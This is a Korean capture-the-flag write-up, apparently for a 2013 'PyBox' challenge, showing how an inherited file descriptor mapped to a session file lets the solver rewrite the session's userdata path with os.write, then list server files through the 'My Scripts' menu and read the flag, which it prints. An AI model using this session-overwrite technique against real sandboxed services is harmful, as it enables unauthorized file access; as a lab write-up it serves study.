lrwx----- 1 memod memod 64 9월 17 13:01 3 -> socket:[3653346]
lrwx----- 1 memod memod 64 9월 17 13:01 4 -> socket:[3653375]
lrwx----- 1 memod memod 64 9월 17 13:01 5 -> /var/www/pybox/sess/150f7f0e9370a18cc
c1b857298eaa8c6
```

위는 명령을 exec하는 스크립트에 열려있는 파일들을 리스트한 결과이다. 기본적으로 표준입출력과 소켓이 열려있지만, 5번 파일 디스크립터에 세션파일이 매핑 되어있다. 따라서 5번 파일 디스크립터를 사용해 세션파일 데이터를 읽기쓰기가 가능하다는 뜻이다. 그럼 세션파일은 어떤 데이터를 가지고 있는지 읽어보자.

세션파일 데이터

```
root@ubuntu:/var/www# cat ./pybox/sess/150f7f0e9370a18ccc1b857298eaa8c6
{"userdata": "users/c20ad4d76fe97759aa27a0c99bff6710/data", "logindate":
"2013-09-17 12:52:23.514780", "email": "12"}
```

위에서 볼 수 있듯 email과 logindata, 그리고 userdata라는 변수 명으로 어떠한 경로가 지정되어있다.

pybox/Menu.py


```

for i, filePath in enumerate(listFiles(sessions['userdata'])) :
    try :
        fileName = os.path.basename(filePath)
        ret.append('<tr><td>%d</td><td><a href="#simul-%s">%s</a></td><td>%s</t
    except :
        pass

ret.append('</tbody>')
ret.append('</table>')
ret.append('</center>')
.....

```

위 그림을 보면 userdata 경로에 있는 파일 목록을 나열하는 구문을 볼 수 있는데, 이 구문은 홈페이지 메뉴 중 사용자가 저장한 script의 목록을 확인하는 My Scripts 메뉴에서 사용된다. 결국 My Scripts 메뉴를 통해 userdata가 지정한 경로에 있는 파일들을 볼 수 있다. 이는 세션파일의 userdata 변수를 원하는 경로로 덮어쓰고, My Scripts 메뉴에 들어가면, 파일리스트를 보거나 읽어 볼 수도 있다는 뜻이다.

세션파일을 조작을 하기 전에는 My Scripts 메뉴에 들어가면 아래와 같은 화면을 볼 수 있다.

세션파일 조작 전 My Scripts 메뉴

PyBox		
Home Simulator My Scripts		
No	Name	Date
0	sample	Tue Sep 17 12:52:22 2013

이제 Python 구문을 만들어 세션 파일의 userdata 경로를 바꿔준다.

세션파일에 덮어쓸 데이터

Overwrite session file data to

```

{"userdata": "./", "logindate": "2013-09-14 15:57:05.412807", "email": "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa@aaaaaaaaaaaaa.a"}

```

세션파일 덮어쓰기 Python 구문

```

os.write(5, "{\"userdata\": \"./\", \"logindate\": \"2013-09-14 15:57:05.412807\", \"email\": \"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa@aaaaaaaaaaaaa.a\"}")

```

세션파일 덮어쓰기 Python 구문 실행

PyBox Home Simulator My Scripts

Your code here

```
1 os.write(5, "{\"userdata\": \"/\", \"logindate\": \"2013-09-14 15:57:05.412807\", \"email\": \"aaaaaaaaa
```

Save Run


위의 Python 구문을 실행시켜 5번 디스크립터에 매핑된 세션파일 데이터를 덮어썼다. 세션파일의 userdata 경로가 /(현재 디렉토리)로 바뀌었기 때문에, My Scripts 메뉴에 들어가면 ./에 있는 파일의 목록을 볼 수 있다.

세션파일 조작 후 My Scripts 메뉴

No	Name	Date
0	main.py	Sat Sep 14 00:15:02 2013
1	flag	Sat Sep 14 00:23:24 2013
2	main.pyc	Sat Sep 14 00:15:02 2013

My Scripts 메뉴에서 main.py 파일과 함께 flag라는 볼 수 있다. 이를 열람하여 문제의 인증키를 획득했다..

flag



Flag : WHC81ab4fdb858b8923011be697e51ea45